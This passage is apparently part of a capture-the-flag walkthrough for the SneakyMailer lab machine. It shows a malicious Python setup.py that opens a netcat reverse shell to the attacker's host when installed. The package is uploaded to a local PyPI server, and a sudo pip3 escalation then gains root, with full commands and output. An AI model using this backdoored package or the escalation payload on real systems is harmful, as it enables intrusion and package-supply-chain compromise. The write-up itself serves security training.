6  username:
7  password:
8  [maliciouspkg]
9  repository: http://pypi.sneakycorp.htb:8080/
10 username: pypi
11 password: soufianeelhaoui
```

Our repository is set as the local PyPI repository in port 8080. Username and password is set as the credentials we cracked for PyPI.

Content of setup.py:

```
from setuptools import setup
import os

if os.getuid() == 1000:
    os.system('nc -e /bin/bash 10.10.14.26 1111')

setup(
    name='maliciouspkg',
    packages=['maliciouspkg'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://sneakycorp.htb',
    author='Author',
    author_email='phishing@phisher.com'
    )
```

We create a fake setup file which runs a reverse shell to our host. There is a check in place to ensure user id is 1000 since that is low's user id:

cat /etc/passwd | grep low

```
www-data@sneakymailer:/$ cat /etc/passwd | grep low
low:x:1000:1000:,,,:/home/low:/bin/bash
```

We must ensure that only when low is the person executing the setup.py will we be obtaining a shell.

We upload the files to the victim server using python SimpleHTTPServer from our local host:

python -m SimpleHTTPServer 3333

```
root@kali:~/Downloads/SneakyMailer/maliciouspkg# python -m SimpleHTTPServer 3333
Serving HTTP on 0.0.0.0 port 3333 ...
```

We use wget from the victim server to download the files into the /tmp/maliciouspkg directory:

wget 10.10.14.26:3333/setup.py

wget 10.10.14.26:3333/.pypirc

```
www-data@sneakymailer:/tmp/maliciouspkg$ wget 10.10.14.26:3333/setup.py
--2020-08-12 02:57:23--  http://10.10.14.26:3333/setup.py
Connecting to 10.10.14.26:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 343 [text/plain]
Saving to: 'setup.py'

setup.py                        100%[=====================================================>]     343  --.-KB/s    in 0s

2020-08-12 02:57:23 (47.0 MB/s) - 'setup.py' saved [343/343]

www-data@sneakymailer:/tmp/maliciouspkg$ wget 10.10.14.26:3333/.pypirc
--2020-08-12 02:57:31--  http://10.10.14.26:3333/.pypirc
Connecting to 10.10.14.26:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 189 [application/octet-stream]
Saving to: '.pypirc'

.pypirc                         100%[=====================================================>]     189  --.-KB/s    in 0s

2020-08-12 02:57:31 (34.7 MB/s) - '.pypirc' saved [189/189]
```

We prepare the maliciouspkg directory with __init__.py:

```
www-data@sneakymailer:/tmp/maliciouspkg$ ls -la
total 16
drwxrwxrwx  2 www-data www-data 4096 Aug 12 02:57 .
drwxrwxrwt 10 root     root     4096 Aug 12 02:54 ..
-rw-rw-rw-  1 www-data www-data  189 Aug 11 14:15 .pypirc
-rw-rw-rw-  1 www-data www-data  343 Aug 11 14:27 setup.py
www-data@sneakymailer:/tmp/maliciouspkg$ mkdir maliciouspkg
www-data@sneakymailer:/tmp/maliciouspkg$ touch maliciouspkg/__init__.py
```

Then setup our listener for the reverse shell:

nc -lvnp 1111

```
root@kali:~/Downloads/SneakyMailer/maliciouspkg# nc -lvnp 1111
listening on [any] 1111 ...
```

The .pypirc file must be placed in the $HOME directory to be able to use it. We set our $HOME directory as /tmp/maliciouspkg/ and upload the package:

export HOME=/tmp/maliciouspkg/

python3 setup.py sdist upload -r maliciouspkg

```
www-data@sneakymailer:/tmp/maliciouspkg$ export HOME=/tmp/maliciouspkg/
www-data@sneakymailer:/tmp/maliciouspkg$ python3 setup.py sdist upload -r maliciouspkg
running sdist
running egg_info
writing maliciouspkg.egg-info/PKG-INFO
writing dependency_links to maliciouspkg.egg-info/dependency_links.txt
writing top-level names to maliciouspkg.egg-info/top_level.txt
reading manifest file 'maliciouspkg.egg-info/SOURCES.txt'
writing manifest file 'maliciouspkg.egg-info/SOURCES.txt'
warning: sdist: standard file not found: should have one of README, README.rst, README.txt, README.md

running check
creating maliciouspkg-0.1
creating maliciouspkg-0.1/maliciouspkg
creating maliciouspkg-0.1/maliciouspkg.egg-info
copying files to maliciouspkg-0.1...
copying setup.py -> maliciouspkg-0.1
copying maliciouspkg/__init__.py -> maliciouspkg-0.1/maliciouspkg
copying maliciouspkg.egg-info/PKG-INFO -> maliciouspkg-0.1/maliciouspkg.egg-info
copying maliciouspkg.egg-info/SOURCES.txt -> maliciouspkg-0.1/maliciouspkg.egg-info
copying maliciouspkg.egg-info/dependency_links.txt -> maliciouspkg-0.1/maliciouspkg.egg-info
copying maliciouspkg.egg-info/top_level.txt -> maliciouspkg-0.1/maliciouspkg.egg-info
Writing maliciouspkg-0.1/setup.cfg
Creating tar archive
removing 'maliciouspkg-0.1' (and everything under it)
running upload
Submitting dist/maliciouspkg-0.1.tar.gz to http://pypi.sneakycorp.htb:8080/
Server response (200): OK
WARNING: Uploading via this command is deprecated, use twine to upload instead (https://pypi.org/p/twine/)
www-data@sneakymailer:/tmp/maliciouspkg$
```

We check our listener:

```
root@kali:~/Downloads/SneakyMailer/maliciouspkg# nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.197] 58742
whoami
low
```

We obtained a shell as low!

We upgrade the shell to an interactive stty shell(mentioned previously) and locate the user.txt:

```
low@sneakymailer:/$ cd /home/low
low@sneakymailer:~$ ls -la
total 48
drwxr-xr-x 8 low  low  4096 Jun  8 03:47 .
drwxr-xr-x 4 root root 4096 May 14 17:10 ..
lrwxrwxrwx 1 root root    9 May 19 21:09 .bash_history -> /dev/null
-rw-r--r-- 1 low  low   220 May 14 05:46 .bash_logout
-rw-r--r-- 1 low  low  3526 May 14 05:46 .bashrc
drwxr-xr-x 3 low  low  4096 May 16 03:34 .cache
drwx------ 3 low  low  4096 May 14 13:21 .gnupg
drwxr-xr-x 3 low  low  4096 May 16 03:37 .local
dr-x------ 2 low  low  4096 May 16 03:30 .pip
-rw-r--r-- 1 low  low   807 May 14 05:46 .profile
drwxr-xr-x 2 low  low  4096 Jun  8 03:47 .ssh
-rwxr-x--- 1 root low    33 Aug 11 11:45 user.txt
drwxr-xr-x 6 low  low  4096 May 16 03:33 venv
low@sneakymailer:~$ cat user.txt
735143ad794a466e2eda978ad6f11460
```

Now to escalate our privileges. We always check our sudo permission:

sudo -l

```
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

We found out that we can run /usr/bin/pip3 with sudo permission without password. A simple lookup on GTFOBins, we found an exploit to obtain root:

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

sudo pip3 install $TF

```
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.IpfDPkmMcq
# whoami
root
```

We managed to obtain root! To get the root flag, we just need to check the root directory:

```
# python -c "import pty;pty.spawn('/bin/bash')"
root@sneakymailer:/tmp/pip-req-build-ksyckl6t# cd /root
root@sneakymailer:~# ls -la
total 44
drwx------  6 root root 4096 Jun 10 04:20 .
drwxr-xr-x 18 root root 4096 May 14 05:30 ..
lrwxrwxrwx  1 root root    9 May 26 22:32 .bash_history → /dev/null
-rw-r--r--  1 root root  619 May 14 12:57 .bashrc
drwxr-xr-x  3 root root 4096 May 14 15:29 .cache
drwx------  3 root root 4096 Jun 10 04:20 .config
drwx------  3 root root 4096 May 15 13:10 .gnupg
drwxr-xr-x  3 root root 4096 May 14 12:57 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root  977 May 14 13:31 .python_history
-rwx------  1 root root   33 Aug 11 11:45 root.txt
-rw-r--r--  1 root root   66 May 27 13:00 .selected_editor
root@sneakymailer:~# cat root.txt
79a81291818be962b8e8097754080ff8
```